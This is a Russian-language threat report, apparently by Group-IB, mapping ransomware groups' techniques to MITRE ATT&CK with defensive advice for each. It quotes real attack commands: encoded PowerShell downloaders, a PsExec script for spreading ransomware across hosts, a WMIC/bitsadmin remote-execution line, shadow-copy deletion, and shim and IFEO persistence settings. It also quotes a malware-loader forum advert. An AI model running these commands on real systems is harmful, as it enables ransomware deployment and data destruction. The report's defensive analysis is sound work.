Операторы IcedID в основном использовали для своих целей вредоносные документы, распространяемые в защищенных паролем архивах. В некоторых случаях троян доставлялся с помощью другого вредоносного ПО (например, Valak Loader).




Рисунок 5: Пример документа-приманки, используемого в кампаниях IcedID

Операторы Maze и RansomExx были замечены в использовании трояна IcedID для получения первоначального доступа к сети жертвы.

Zloader (Silent Night)

Zloader (или «Тихая ночь»), впервые появился на хакерских форумах в ноябре 2019 года. В 2020 году он активно распространялся в рамках фишинговых кампаний с помощью защищенных паролем электронных таблиц и документов, а также заархивированных скриптов Visual Basic.




Рисунок 6: Пример документа-приманки, используемого в кампаниях Zloader

Это семейство вредоносных программ также использовалось операторами программ-вымогателей Ryuk и Egregor.

SDBBot

Принято считать, что данную вредоносную программу использует киберпреступная группа FIN11 для последующего развертывания программы-вымогателя Clor. Упомянутая группа часто использовала HTML-вложения для перенаправления пользователей на скомпрометированные веб-сайты, на которых были размещены вредоносные электронные таблицы.





Рисунок 7: Пример документа-приманки, используемого в кампаниях SDBBot

В случае запуска жертвой защищенного содержимого, на диск сохранялась динамическая библиотека (DLL) с загрузчиком Get2, который в свою очередь загружал и выполнял SDBBot.

Buer and Bazar

Программа Buer была впервые замечена на русскоязычных хакерских форумах в августе 2019 года и распространялась по модели «вредоносная программа как услуга».



memeos
HDD-drive

Пользователь

Регистрация: 20.08.2019
Сообщения: 23
Реакции: 10

20.08.2019 #1

Buer Loader - новый модульный бот, написанный с целью ответить на вопрос: *"а какой софт я бы сам использовал?"*. Данное решение сочетает в себе новый подход к реализации и используемым технологиям. Бот написан на чистом C, а панель на .NET Core, что позволяет получить максимум производительности как серверной части, так и клиентской.

Характеристики Buer Loader:

- Язык программирования - C. Это позволяет боту быть независимым от языковых компонентов и быть легковесным. Вес варьируется от 22кб до 26кб. Расширение бота - Win32 EXE.
- Запуск гарантируется на операционных системах Windows 7 x86/x64 - Windows 10 x86/x64 (а так же серверные аналоги).
- Работа с C&C (панелью управления). Вся информация передаётся в зашифрованном виде как на панель, так и с панели.
- Запуск Native Win32 EXE из памяти двумя разными способами.
- Локальный запуск DLL (2 вида запуска) и EXE.
- Возможность обновления бота из панели - как после крипта, так и после ребилда.
- Поддержка модулей. Модули будут добавляться со временем.
- Работа с привилегиями User.
- Перемещение после запуска. Несколько способов закрепления в системе.
- Присутствуют техники определения запуска в песочнице и в виртуальных машинах.
- **Бот не функционирует на территории СНГ.**

Рисунок 8: Тема, посвященная программе Buer Loader, на русскоязычном форуме XSS

Данная программа распространялась тем же способом, что и загрузчик Bazar, который появился в апреле 2020 года. Злоумышленники рассылали фишинговые письма со ссылками на документы-приманки в Google Docs. Такие документы содержали ссылки на исполняемые файлы, замаскированные под документы Microsoft Office или Acrobat Reader.




Рисунок 9: Замаскированный файл загрузчика Buer Loader

Buer Loader использовался операторами Maze и Ryuk для получения первоначального доступа и последующей пост-эксплуатационной активности. Bazar Loader также использовался операторами шифровальщика Ryuk.

SocGholish

Интересно отметить, что далеко не все злоумышленники, стоящие за программами-вымогателями, полагались на целевые фишинговые рассылки. Некоторые атакующие отдавали первую стадию полезной нагрузки со скомпрометированных веб-сайтов:




Рисунок 10: Пример содержимого скомпрометированного сайта

В прошлом году операторы DoppelPaymer использовали фреймворк SocGholish для получения первоначального доступа к интересующей сети, вынуждая жертву скачать и запустить поддельное обновление браузера. В 2020 году операторы WastedLocker использовали тот же метод, добавив в свой арсенал поддельные обновления Microsoft Teams.

Кастомизированное вредоносное ПО

Некоторые хакерские группы создавали собственные вредоносные программы для проведения атак с целью получения значительного выкупа. Группа OldGremlin, атакующая только страны СНГ, использовала два трояна собственной разработки – TinyPosh и TinyNode. Данные инструменты позволяли им получать первоначальный доступ к целевой сети, осуществлять пост-эксплуатационную активность и разворачивать шифровальщик TinyCryptor.

Способы защиты

- Используйте системы детонации вредоносного ПО, позволяющие автоматически анализировать и блокировать вредоносные вложения и ссылки до того, как они достигнут конечных пользователей.
- Блокируйте вложенные файлы с расширениями, не характерными для ваших бизнес-процессов.
- Рассмотрите возможность внедрения белых списков веб-сайтов, которые необходимы сотрудникам компании для осуществления трудовой деятельности, и блокировки всех остальных ресурсов.
- Проводите тренинги для повышения осведомленности сотрудников о методах социальной инженерии.

Hardware additions

T1200

Некоторые злоумышленники проявили особую изобретательность. Показательным примером такого «креатива» могут служить атаки BadUSB, совершенные группой FIN7 (также известной как Carbanak). Злоумышленники присылали письма по обычной почте от имени компании Best Buy с поддельным подарочным сертификатом на \$50 и зараженным USB флэш-накопителем. В письме сообщалось, что на «флэшке» содержится список товаров, которые можно оплатить с помощью сертификата:



Рисунок 11: Вредоносное USB-устройство. Источник: Trustwave SpiderLabs

После подключения к компьютеру, USB-устройство выполняло PowerShell-команду, которая в свою очередь загружала и запускала бэкдор Griffon.

FIN7 была особенно активна в Big Game Hunting в 2020 году. Группа начала с сотрудничества с операторами шифровальщика REvil, а затем переключилась на собственную программу-шифровальщик Darkside, распространяемую по схеме «программа-вымогатель как услуга».

Способ защиты

- Заблокируйте USB-порты на тех конечных устройствах, где в них нет рабочей необходимости.

Trusted Relationship

T1199

Многие операторы вымогателей проявили особый интерес к атакам на поставщиков ИТ-услуг. Скомпрометированная инфраструктура таких компаний в дальнейшем использовалась как плацдарм для атак на их клиентов. Например, операторы Maze успешно атаковали корпоративную сеть крупного ИТ-поставщика Cognizant, что могло дать возможность для последующей компрометации их клиентов. Другой пример: участники партнерской программы REvil развернули шифровальщик на административных серверах международного аэропорта Олбани, предотвратив скомпрометировать их поставщика услуг – компанию Logical Net.

Способы защиты

- По возможности изолируйте компоненты инфраструктуры, доступные для третьих сторон.
- Ограничьте возможности доступа для третьих сторон к критически важным компонентам инфраструктуры без взаимодействия с местным ИТ-персоналом.

2

Execution

Command and Scripting Interpreter

T1059

Многие злоумышленники, использовавшие для первоначальной компрометации письма с вредоносными вложениями, также прибегали к помощи различных интерпретаторов, таких как PowerShell [T1059.001], Windows Command Shell [T1059.003], Visual Basic [T1059.005] и JavaScript/Jscript [T1059.007].

PowerShell широко использовался киберпреступниками на различных этапах атаки (cyber kill chain). Операторы Dridex, например, применяли его для загрузки начальной полезной нагрузки со взломанного веб-сайта:

```
Powershell -ENCOD cwBFAHQALQBWAEEAUgBJAEAYgBMAEUAIABXAEsAMQAgACgAW-
wBUAFkAcABFAF0AKAAiAHsAMQB9AHsANQB9AHsAMgB9AHsANAB9AHsAMAB9AHsAM-
wB9ACIALQBmACAAJwBJAFIARQAnACwAJwBTANhAUwBUACcALAAAnAC4AaQBPACcA-
LAAAnAGMAdABPAHIAWQAnACwAJwAuAEQAJwAsACcARQBNACcAKQApADsAIAAgAH-
MAZQB0AC0AaQBUAGUATQAgAFYAQQBSAGkAQQBIAgWARQA6AFEaEQAxAG0AcgB1ACAA-
IAAoACAawwBUAHkAcAB1AF0AKAAiAHsAMgB9AHsAMAB9AHsAMQB9AHsAMwB9AHsAN-
QB9AHsANAB9ACIAIAAtAGYAJwB5AFMAdAB1ACcALAAAnAE0ALgBOAGUAdAAAnACwAJw-
BTACcALAAAnAC4AUwAnACwAJwBQAG8ASQBUAFQAbQBhAE4AQQBHAEUAcgAnACwAJwB1AF-
IAVgBpAGMARQAnACkAIAAgACkA0wAGACAAJABX<redacted>
```

Подобно пост-эксплуатационным и C2-фреймворкам (например, Cobalt Strike и PowerShell Empire), упомянутый выше интерпретатор также использовался для сетевой разведки, продвижения по сети и даже эксфильтрации данных на подконтрольные злоумышленникам серверы. Среди групп, использующих подобную технику, можно отметить операторов Maze.

Некоторые злоумышленники, например, участники партнерской программы Netwalker, распространяли свои вирусы-шифровальщики в виде PowerShell-скрипта.

PowerShell использовался многими операторами программ-вымогателей для удаления теневых копий Windows с зараженных хостов.

Командная оболочка Windows (Windows Command Shell) очень часто использовалась злоумышленниками, особенно на этапе первоначального доступа. Например, в недавних кампаниях операторы Emotet многократно запускали процесс cmd.exe, чтобы обойти средства защиты:

```
cmd cmd cmd cmd /c msg %username% /v Word experienced an er-
ror trying to open the file. & P^0w^er^she^L^L -w hidden -ENCOD
IAAgAHMARQBUAC0AaQB0AEUAbQAgACAkAAAnAFYAJwArACcAQQAncsAJwBSAG-
kAYQBCAEwARQA6ADEAMgAnACsAJwBHACcAKwAnADgARQBKACcAKQAgACgAIAAgAF-
sAVAB5AHAAZQBdACgAIGB7ADEAfQB7ADIAfQB7ADMAfQB7ADAAfQAIAC0ARgAnAE0ALg-
BJAG8ALgBEAGkAcgB1AEMAVABvAHIAWQAnACwAJwBzAFkAJwAsACcAUwAnACwA-
JwBUAGUAJwApACAIAIAApACAA0wAgACAAIAAgAFMARQBUAC0AaQBUAEUAbQAgAHY-
AQQBSAEkAYQBIAEwARQA6AFoAOABBAGsAWQAZACAIAIAAoACAIAIBbAHQAeQBwAGUAXQA-
oACIAewA1AH0AewAyAH0AewA0AH0AewAz<redacted>
```

Visual Basic использовался для внедрения вредоносных макросов в тысячи документов. Некоторые атакующие использовали VBScripts, обычно в архивированном виде, как почтовое вложение, позволяющее загрузить первый носитель вредоносного ПО.

Кроме того, в атаках, связанных с программами-вымогателями, использовался JavaScript/JScript. Например, поддельные обновления, созданные с помощью инструмента SocGhosh, доставлялись жертвам в виде заархивированного JScript-файла. Другой пример – бэкдор Griffon группы FIN7, написанный и выполняемый как JScript.

Способы защиты

- Убедитесь, что в вашей инфраструктуре разрешено выполнение только подписанных скриптов PowerShell.
- Удалите PowerShell с тех конечных устройств, где в данном инструменте нет необходимости.
- Внедрите список разрешенных скриптов и блокируйте выполнение неизвестных.
- Отслеживайте выполнение подозрительных или вредоносных процессов powershell.exe, cscript.exe или wscript.exe в сетевой инфраструктуре; контролируйте изменения в политике выполнения PowerShell и проверяйте, ведется ли журнал событий PowerShell.

Native API

T1106

Многие вредоносные программы напрямую взаимодействуют с собственным программным интерфейсом ОС (API). Программы, использованные в кампаниях вымогателей, не стали исключением.

Трояны, предназначенные для получения первоначального доступа, часто использовали Windows API для выполнения различных задач, таких как создание дочерних процессов или инъекций кода в процесс.

Популярные пост-эксплуатационные фреймворки Cobalt Strike (в рамках реагирования на инциденты обнаружен более чем в 70% атак с участием программ-вымогателей) и PowerShell Empire позволили атакующим использовать API для выполнения различных задач, таких как выполнение команд PowerShell без запуска `PowerShell.exe`.

Подобные техники используются и программами-вымогателями. Например, шифровальщик Netwalker использовал функции Windows API для внедрения вредоносной библиотеки, а REvil использовал эти функции для сбора информации об активных службах.

Способ защиты

- Создайте список разрешенных приложений и используйте инструменты управления приложениями, такие как AppLocker, чтобы исключить возможность запуска вредоносных программ.

Scheduled Task/Job

T1053

Запланированные задачи широко использовались атакующими для закрепления на скомпрометированных хостах. Были и другие варианты использования данной техники. Участники партнерской программы Maze, например, для запуска программы-вымогателя в определенное время создавали запланированные задачи, замаскированные под обновления систем безопасности.

Способы защиты

- Ограничьте права пользователей так, чтобы только авторизованные администраторы могли создавать запланированные задачи.
- Отслеживайте создание новых запланированных задач и удостоверьтесь, что ваши сотрудники умеют выявлять подозрительные и вредоносные задачи.

System Services

T1569

В некоторых случаях системные службы, аналогично запланированным задачам, использовались для закрепления в системе жертвы. Они широко применялись для удаленного запуска полезной нагрузки и развертывания программ-вымогателей. Например, удаленный запуск полезной нагрузки с помощью команд `jump psexec` и `jump psexec_psh` Cobalt Strike очень часто использовался участниками партнерских программ шифровальщиков:

```
Service Name: af3ee51
Service File Name: \\127.0.0.1\ADMIN$\af3ee51.exe
```

Утилита PsExec из набора Sysinternals также стала популярным инструментом для развертывания программ-вымогателей. Ниже представлен пример скрипта, используемого партнерами Netwalker для копирования и запуска шифровальщика:

```
set INPUT_FILE=ips.txt
set DOMAINADUSER=DOMAIN\Administrator
set DOMAINADPASS=Passw0rd!
for /f %%G IN (%INPUT_FILE%) DO net use \\%%G\C$ /user:%DOMAINADUSER% %DOMAINADPASS%
for /f %%G IN (%INPUT_FILE%) DO copy n.ps1 \\%%G\C$
for /f %%G IN (%INPUT_FILE%) DO PsExec.exe -d \\%%G powershell -ExecutionPolicy Bypass -NoProfile -NoLogo -NoExit -File C:\n.ps1
```

➤ GROUP-IB EGREGOR
ТЕХНИЧЕСКИЙ ОБЗОР

Кроме того, участники некоторых партнерских программ, например Egregor, использовали PsExec для продвижения по сети и выполнения полезной нагрузки Beacon путем запуска различных скриптов на удаленных хостах.

Способы защиты

- Отслеживайте создание новых служб и убедитесь в том, что ваши специалисты умеют выявлять подозрительные и вредоносные службы.
- Отслеживайте использование PsExec в вашей инфраструктуре для своевременного выявления подозрительных или вредоносных файлов, например, используемых во время продвижения атакующих по сети.

User Execution

T1204

Как уже упоминалось выше, злоумышленники часто получали первоначальный доступ к целевой сети с помощью вредоносных вложений или ссылок, а также устройств BadUSB. Это значит, что для запуска цепочки заражения жертве было достаточно перейти по ссылке, открыть файл или вставить USB-устройство в компьютер. Но у этой техники есть и другая сторона. Получение доступа к привилегированным учетным записям на начальных этапах атаки давало злоумышленникам возможность запускать вредоносные программы и использовать многочисленные инструменты двойного назначения, такие как сканеры портов, вручную. Аналогичным способом они могли и разворачивать программы-вымогатели. Например, участники партнерской программы шифровальщика Dharma распространяли и запускали вымогатель вручную, используя первоначально скомпрометированный сервер для подключения к другим хостам по протоколу удаленного рабочего стола.

Способы защиты

- Используйте AppLocker, чтобы предотвращать выполнение потенциально вредоносных файлов.
- Повышайте осведомленность пользователей о методах социальной инженерии и фишинга.

Windows Management Instrumentation

T1047

Как и в случае с PowerShell, технология Windows Management Instrumentation (WMI) широко использовалась злоумышленниками как для локального, так и для удаленного выполнения программ.

Например, операторы Emotet использовали WmiPrvSE.exe для загрузки первоначальной полезной нагрузки со скомпрометированного веб-сайта с помощью PowerShell.

Пост-эксплуатационные фреймворки, такие как Cobalt Strike и CrackMapExec, позволяли злоумышленникам использовать WMI для удаленного выполнения вредоносных команд.

Многие злоумышленники также применяли WMI для развертывания программ-вымогателей. Ниже приведен пример того, как операторы Ryuk использовали интерфейс командной строки для работы с подсистемой Windows Management Instrumentation (WMIC) для запуска куска кода шифровальщика на удаленных хостах:

```
start wmic /node:@C:\share$\comps.txt  
/user:<redacted> /password:<redacted>  
process call create "cmd.exe /c bitsadmin /transfer ry \\<redacted>\share$\ry.exe %APPDATA%\ry.exe & %APPDATA%\ry.exe"
```

Наконец, некоторые образцы программ-вымогателей, таких как Darkside, использовали WMI для удаления теневого копий Windows:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_ .Delete();}
```

Удаление таких копий позволяло атакующим минимизировать шансы на восстановление данных, особенно если ранее ими были удалены резервные копии с соответствующих серверов.

Способы защиты

- Ограничьте количество пользователей, которые могут подключаться удаленно через WMI.
- Отслеживайте подозрительные случаи выполнения WMI, уделяя особое внимание событиям, которые могут быть связаны с сетевой разведкой и удаленным выполнением программ.

3

Persistence

Boot or Logon Autostart Execution

T1547

Раздел реестра Run и папки автозагрузки **T1547.001** были одним из наиболее распространенных механизмов закрепления, наблюдавшихся в 2020 году. С той же целью злоумышленники (например, операторы Bazar Loader) могли использовать функции Winlogon **T1547.004**. Это довольно старый прием: автозагрузка реализуется путем записи пути к загрузчику в **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon** со значением Userinit, рядом с **C:\Windows\System32\userinit.exe**.

Способы защиты

- Составьте список разрешенных стандартных элементов автозагрузки для рабочих станций и серверов.
- Отслеживайте разделы, связанные с автозагрузкой, для выявления подозрительных файлов, которых нет в разрешенном списке.

Create Account

T1136

Легитимные локальные и доменные учетные записи широко использовались в различных кампаниях шифровальщиков. Создание дополнительных аккаунтов позволяло атакующим сохранять доступ к скомпрометированным системам.

Способы защиты

- Контролируйте создание новых учетных записей и выявляйте признаки аномальной активности под существующими учетными записями (например, подозрительные подключения по RDP).
- Убедитесь, что учетные записи администратора домена не используются для повседневной деятельности.
- Ограничьте доступ к контроллерам домена и системам, используемым для создания учетных записей и управления ими.

Create or Modify System Process

T1543

Атакующие использовали службы Windows не только для выполнения программ, но и для закрепления в сети жертвы. Операторы многих троянов (включая Emotet и Trickbot) пользовались для этих целей функциями Windows.

Способы защиты

- Отслеживайте создание новых служб и удостоверьтесь, что ваши сотрудники умеют выявлять подозрительные и вредоносные службы.
- Ограничьте права учетных записей так, чтобы только авторизованные администраторы могли создавать службы.

Event Triggered Execution

T1546

Некоторые пост-эксплуатационные фреймворки (например, PowerShell Empire) позволяли злоумышленникам использовать WMI Event Subscription [T1546.003] с целью закрепления в сети. В ходе расследования нескольких атак DoppelPaymer специалисты Group-IB выявляли следы использования такой тактики злоумышленниками.

Использование приложения «Специальные возможности Windows» [T1546.008] также было отмечено в некоторых атаках. Например, некоторые участники партнерской программы шифровальщика Dharma подменяли `C:\Windows\System32\sethc.exe` на `cmd.exe` на общедоступных серверах.

Посредством SDBbot, группе FIN11 в некоторых случаях удавалось избежать использования традиционного способа автозапуска с помощью ключа Run. Если в ходе атаки они заражали систему, работающую под управлением Windows 7, для закрепления в системе группа использовала Application Shimming [T1546.011]. Злоумышленники устанавливали настраиваемую базу данных совместимости приложений (Shim) следующим образом:

```
sdbinst.exe -q -p «%TEMP%\sdb52B8.tmp»
```

Установленная база данных находилась по адресу `C:\Windows\AppPatch\Custom.`

Name	Value
File name	C:\Windows\AppPatch\Custom\Custom64\{b402b3b9-ad9f-960d-ce50-718c8c211af5}.sdb
INDEXES	
INDEX	
INDEX_TAG	0x7007
INDEX_KEY	0x6001
INDEX_FLAGS	1
INDEX_BITS	(Binary data)
DATABASE	
NAME	Microsoft KB2720155
DATABASE_ID	b402b3b9-ad9f-960d-ce50-718c8c211af5
OS_PLATFORM_OR_DEP...	2
PATCH: Compatibility Fix	
NAME	Compatibility Fix
PATCH_BITS	(Binary data)
EXE: services.exe	
NAME	services.exe
APP_NAME	Microsoft Services
EXE_ID	9e4c215d-f3b7-1daf-fe0f-93858ab1eff2
MATCHING_FILE: serv...	
NAME	services.exe
COMPANY_NAME	Microsoft Corporation
PATCH_REF: Compati...	
NAME	Compatibility Fix
PATCH_TAGID	0x60
STRINGTABLE	
STRINGTABLE_ITEM	Microsoft KB2720155
STRINGTABLE_ITEM	Compatibility Fix
STRINGTABLE_ITEM	services.exe
STRINGTABLE_ITEM	Microsoft Services
STRINGTABLE_ITEM	Microsoft Corporation

Рисунок 12: Пример базы данных совместимости приложений, установленной SDBbot

Если зараженная система работала под управлением новых версий ОС, для закрепления в системе группа использовала механизм Image File Execution Options Injection [T1546.012](#). В таком случае атакующие сначала загружали `mswinload0.dll` в каталог `C:\Windows\System32`, после чего создавали значение `VerifierDlls` в реестре `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\winlogon.exe`, установив его на `"mswinload0.dll"`. Затем атакующие создавали значение `GlobalFlag` и устанавливали его на `0x100`, чтобы запустить Application Verifier.




Рисунок 13: Закрепление SDBBot с помощью IFEO

Важно отметить, что упомянутые выше механизмы закрепления использовались операторами SDBbot, только если им удалось получить права администратора. Если же бот запускался под учетной записью обычного пользователя, использовался ключ Run.

Способы защиты

- Убедитесь, что одни и те же привилегированные учетные записи не используются в разных системах.
- Контролируйте создание постоянных подписок на события WMI.
- Удостоверьтесь, что `sethc.exe` и другие исполняемые файлы, связанные с Accessibility Features, не могут быть изменены.
- Отслеживайте выполнение `sdbinst.exe` и создание пользовательских баз данных совместимости приложений (Shim).
- Контролируйте раздел реестра `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options` на предмет создания новых ключей.

Hijack Execution Flow

T1574

Данная техника не особенно часто использовалась атакующими, однако специалисты Group-IB выявляли её следы в ходе расследований. Например, некоторые партнеры Maze использовали механизм перехвата поиска DLL (DLL Search Order Hijacking) **T1574.001** для закрепления в системе полезной нагрузки Cobalt Strike Beacon.

Эту технику также использовала группа APT27 для запуска программы-вымогателя Polar. Атаки данного шифровальщика были зафиксированы в 2020 году специалистами как Group-IB, так и Positive Technologies.

Способы защиты

- Проверьте наличие в вашей инфраструктуре приложений, уязвимых к перехвату поиска DLL.
- Установите режим безопасного поиска DLL.




Рисунок 14: Файлы шифровальщика Polar в папке ProgramData. GameuxInstallHelper.dll это перехваченный DLL

